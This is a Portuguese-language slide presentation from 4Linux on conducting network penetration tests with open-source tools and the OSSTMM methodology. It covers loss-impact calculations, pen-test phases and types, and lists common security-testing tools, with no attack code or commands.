Sandro Melo

CSO - 4Linux

(sandro@4linux.com.br)

Executando PEN-TEST em redes utilizando Ferramentas de Código Aberto e a Metodologia aberta (OSSTMM)

Nossa Agenda

- Um visão geral sobre Teste de Seguranças com o destaque para o Penetration Test (PT)
- Definição de escopo de um Penetration Testing
- Tipos de Penetration Testing
- Tipos de Teste de Segurança
- Analise de Vulnerabilidades vs Penetratin Testing
- Ferramentas de Software Livre disponíveis
- Conceitos de Exploits
- Ferramentas customizadas para instrusão de Sistemas

Acronimos:

- AV – Analise de Vulnerabilidades
- PT – Penetration Testing
- DOS – Denial of Service
- DDOS – Distributed Denial of Service

Sun Tzu

"Se você conhece o inimigo e conhece a si mesmo, não precisa temer o resultado de cem batalhas. Se você se conhece mas não conhece o inimigo, para cada vitória ganha sofrerá também uma derrota. Se você não conhece nem o inimigo nem a si mesmo, perderá todas as batalhas..."

Extraído da obra: " A Arte da Guerra"


Nossa Realidade

O Brasil é o país No 1 em ataques e atacantes.

As empresas estão usando cada vez mais a internet para a realização de seus negócios.

O valor da informação é o cerne do negócio.

Ser administrador de sistemas ligados a internet tornou-se tão emocionante quanto ser um guia turístico em Bagdá.

Sofisticação das Técnicas

Alta

Pent-test automatizados

CGI/WEB

Exploits

DOS / DDOS

Rootkits

Port Scanners

Scanners de Vulnerabilidades

Sniffers / IP Hijack

Backdoors

OverFlow/Worm

Desativação de autidoria

Vulnerabilidades conhecidas

Código auto-replicados

Programas p/ cracking de senhas

Adivinhação de senhas

ROBERT MORRIS 1988

1980 1985 1990 1995 2000 2002 2005

Baixa

Ameaças Digitais!

Alto

Nível de conhecimento

1980 1985 1990 1995 2000 2002 2003

Baixo



Ameaças Digitais!

Sofisticação das ferrametas

Alto

Nível de conhecimento


Baixo

1980 1985 1990 1995 2000 2002 2003

TI - Negócios

Até onde o investimento de TI representa vantagem estratégica em relação à sua concorrência?

Se o seu investimento na área de TI fosse comprometido, até onde isso refletiria em seu negócio?

Como mensurar ou mesmo quantificar o valor de um possível prejuízo relacionado a um ataque de cracker ou ScriptKiddies a estrutura de TI de sua empresa?

Diante desses cenários devemos investir em Segurança de TI?

Mensurar a importância de investimento em segurança pode ser difícil. Mas mensurar o valor de prejuízos causados por um servidor estratégico que foi invadido, não o é. Podemos com certeza afirmar que pode deixar qualquer um de cabelo em pé !!!

Tentando mensurar o impacto de uma Invasão

Simulando

"Imagine uma o corporação com um grande investimento de tempo e dinheiro em uma estrutura de Internet, tendo servidores DNS, Servidores de Correio, Servidores Web, ligação com sua filial através de VPN e tudo uma cultura já assumida dentro desse cenário"

IP Válido
NAT
IP Inválido

Joinvile

Filial RJ

Linux
Firewall
IDS
Proxy
Gateway

SWITCH

Linux
VPN
Firewall
NIDS
HIDS
Proxy
Gateway

Linux
Firewall
HIDS
Servidor Web DNS 1

Linux
Firewall
HIDS
Servidor Web DNS 2

Linux
Firewall
HIDS
Servidor de Correio Anti-Vírus Webmail

Linux
Firewall
IDS
Servidor Netsaint

Rede Periferica

Linux
VPN
Firewall
NIDS
HIDS
Proxy
Gateway

SWITCH/HUB

SWITCH

Linux
Servidor de Arquivos

Linux
Servidor de ImpressPtso

Linux
Servidor DHCP Intranet

Esta£ões
Linux / Windows

LAN

Linux
Servidor de Arquivos

Linux
Servidor de ImpressPtso

Esta£ões
Linux / Windows

Suponhamos que essa estrutura venha a ser prejudicada parcialmente ou mesmo integralmente por atividades de invasores (Crackers, Insiders, Scripkiddies)
Podemos mensurar o valor de um possível prejuízo através de algumas técnicas, vide a seguir:

SLE (Single Loss Expectancy) - que consistem em mensurar em termos financeiros o o impacto de um incidente.
ALE (Annualized Loss Expectancy) - Esta fórmula consiste em equacionar a SLE, e o número de eventos ocorridos em um determinado período de tempo.

Imagine o custo dessa estrutura que foi implementada ao longo de um ano por uma equipe de cinco pessoas que utilizavam cento e sessenta horas por mês. Com um salário de R$ 3.000,00 para cada um, estimamos um custo/hora na casa dos R$ 20,00 (acrescidos encargos, benefícios e outros).

Uma vulnerabilidade no servidor principal deste sistema, explorada por ameaças internas ou externas (insiders - funcionário insatisfeito, crackers ou ScriptKiddies) poderiam causar dano ou mesmo deixar parte ou toda a infra inoperante.

Cálculando o Impacto

Neste cenário o prejuízo deste sistema pode ser calculado da seguinte forma:

8 (horas/dia) x 240 (dias/ano) x 5 (número de pessoas) = 9.600 horas

R$ 20,00 (custo/hora) x 9.600 (horas) = R$192.000,00

Prejuízo total de R$ 192.000,00 => 100%.

Cálculando o Impacto

Ainda neste cenário imagine essa empresa com 500 funcionários, onde 75% possuem acesso à rede.

Cada um destes 375 tem seu trabalho prejudicado devido a problema ou mesmo inoperância de algum componente da Infra mencionada totalizando em torno de 1 hora semanal .

Com um valor/hora na faixa de R$ 10,00 ficamos com um prejuízo acumulado de, aplicando a formula do ALE:

Cálculando o Impacto

Prejuízo mensurável pontual :
375 (funcionários) x 1 (hora por semana) (semanas) = 375,00 horas

R$ 10,00 (custo/hora) x 375,00 (horas) = R$3,750,00 (por dia)

Em um ano:
375 (funcionários) x 1 (hora por semana) x 44 (semanas) = 16.500 horas

R$ 10,00 (custo/hora) x 16.500 (horas) = R$165.000,00 (em 1 ano)

Evitando o problema!

Uma forma de evitar que a infra seja prejudicada por ataques é TESTAR sua segurança VOCE MESMO!!!

Conceituando a técnica de Pen-stest

PEN-TEST ?

A realização de PEN-TEST torna-se um mecanismo importante para avaliar de forma qualitativa e até mesmo quantitativa os problemas de segurança que possam existir.

Deve ser utilizando dentro de um planejamento de segurança bem definido e com metodologia concisa.

Ambientes p/ um Pen-test

Tipos de ambientes p/ Pen-test

Wireless Lan
Topologia de redes periféricas (DMZ)
Data Center com acesso a Internet
Portais
Extranet
Intranet
Pontos de Accesso via VPN
Pontos de conexão Dial-up

PEN-TEST vs. Analise 1/2

Análise de Vulnerabilidades (AV)

No caso de um teste de Analise de Vulnerabilidade o Consultor tem fazer a varreduras para os vulnerabilities no usuário ou a aplicação e para filtrar para fora os positivos falsos da varredura output traçando os com os vulnerabilities reais associados com o anfitrião do alvo.

A partir de Scanners Customizados, mas com objetivo de identificar os problemas mas não com o objetivo intrusivo

PEN-TEST vs. Analise 2/2

Usando ferramentas customizadas como NESSUS (GPL), ISS SCAN (Proprietária), Retina (Proprietária), seria fazer um PEN-TEST?

Obs.: Uma Análise de Vulnerabilidades é diferente de PEN-TEST! A Analise de Vulnerabilidade *é uma das técnicas de Teste de Segurança* que um CSO ou SO pode utilizar como recurso em seus projeto de segurança.

Atualmente o Pen-Test pode ser conceituando também como todo o procedimento realizando para intrusão em um sistema para fins de qualificar sua segurança

PEN-TEST vs. Teste Segurança

Conceitualmente o PEN-TEST também pode se definido como é uma técnica que podemos utilizar para realização de teste de segurança. Inumeramos a seguir outras técnicas:

Network Scanning (Varreduras)
Vulnerability Scanning (A.de Vulnerabilides)
Password Cracking (Bruteforce)
Log Review (Analise de logs)
Intregrity Ckeckers (Analise de Intergridade)
Mitm Test (Analise a partir da LAN)
War Dialing (teste em sistema com dial-up)
War Driving (Teste em sistema Wireless LAN)
Rootkit Detection (Detecção de vírus / trojans)

Ferramental 1/3

No universo do Software Livre que esta diretamente vinculado à verdadeira cultura Hacker de liberdade do conhecimento encontramos um número MUITO GRANDE de códigos das mais variadas ferramentas que podem ser usadas para Testes de Segurança.

Network Scanners:

- Nmap;
- Hping3;
- Unicornscan;

Scanners Vulnerabilidades:

- Nessus;
- Sussen;
- Nikto.pl;

Ferramental 2/3

Password Crack (Bruteforce):

- John the Ripper ou Crack;
- Hydra;
- Brutus.pl;

Intregrity Ckeckers:

- Aide;
- Tripwire;
- Osiris;

Mitm Test (Sniffers / Arpspoofing, IP Hijack):

– Ettercap;
- Ethereal;
- Dsniff;
- Vnccrack;

Ferramental 3/3

War Dialing:
- THC-Dialup Login Hacker (UNIX);

War Driving (Teste em sistema Wireless LAN):
- Airsnort;
- Kismet;
- Wepcrack;

Rootkits, Trojans, Virus and Worn Detection:
- chkrootkit;
- Rkdet;

Ferramental 3/3

Pen-test – Exploits Customizados
- Framework MetaSploit (aprox. 32 testes);
- Remote Access Session (aprox. 69 testes – old);
- Neat (aprox. 30 testes

Disto CD-Live;
– Knoppix STD;
- XPL Morpheio;
- PHLAK;
- PlanB;
- Auditor;

Usando o conceito atual de Pen-test combinando as demais técnicas de teste de segurança, o "Pentester" normalmente irá executá-las na seguinte ordem:


Inciará com o Footprinting:

Levantamento de informaçõe básicas
Teste de Engenharia Social
Utilização das Técnicas de Fingerprinting

Levantamento e mapeamento da Rede Alvo:

Utilização de técnicas Ports Scanning
Enumeração de informações dos serviços encontrados
Avaliação de Políticas de Firewall
Utilização de Scanners de Vulnerabilidades

Técnicas Intrusivas:

Exploração de vulnerabilidades conhecidas nos serviços identificados.
Exploração de Vulnerabilidades em aplicações Web.
Técnicas de Bruteforce p/ serviços e Cracking de Senhas.
Teste de Negação de Serviço (DOS).
Escalação de Privilégio.

Fluxograma Pen-test

Planejamento de escopo

Levantamento de dados

Ataque

Laudo Técnico

YOUR INTELLIGENCE IN LINUX
WWW.4LINUX.COM.BR

Fluxograma Pen-test

Planejamento de escopo

Levantamento de dados


Varreduras

Análise de Vulnerabilidade

Tentativas de ganho de acesso

Escala de Privilégio ou acesso nivel de Administrador

Elaboração do Laudo

Sugestão de Correções

Black Box Penetration Testing

O Analista (Pen-tester) não receber informações do ambiente remoto a ser testado, salvo informaçoes básicas como o IP Address e o nome da empresa. Ou seja, totalmente as escura é iniciado o processo de Pen-test.

White Box Penetration Testing

O Analista (Pen tester) inicia sua atividade tendo informações do ambiente como :

Tipo de serviço de redes;
Detalhes sobre versões e aplicações;
Informações sobre Sistema;
Operacionais a serem testados;
Firewall e IDS implementados;
Bancos de dados utilizados.

Pen-test não Instrusivo

Levantamento de Dados

Analise de Vulnerabilidades

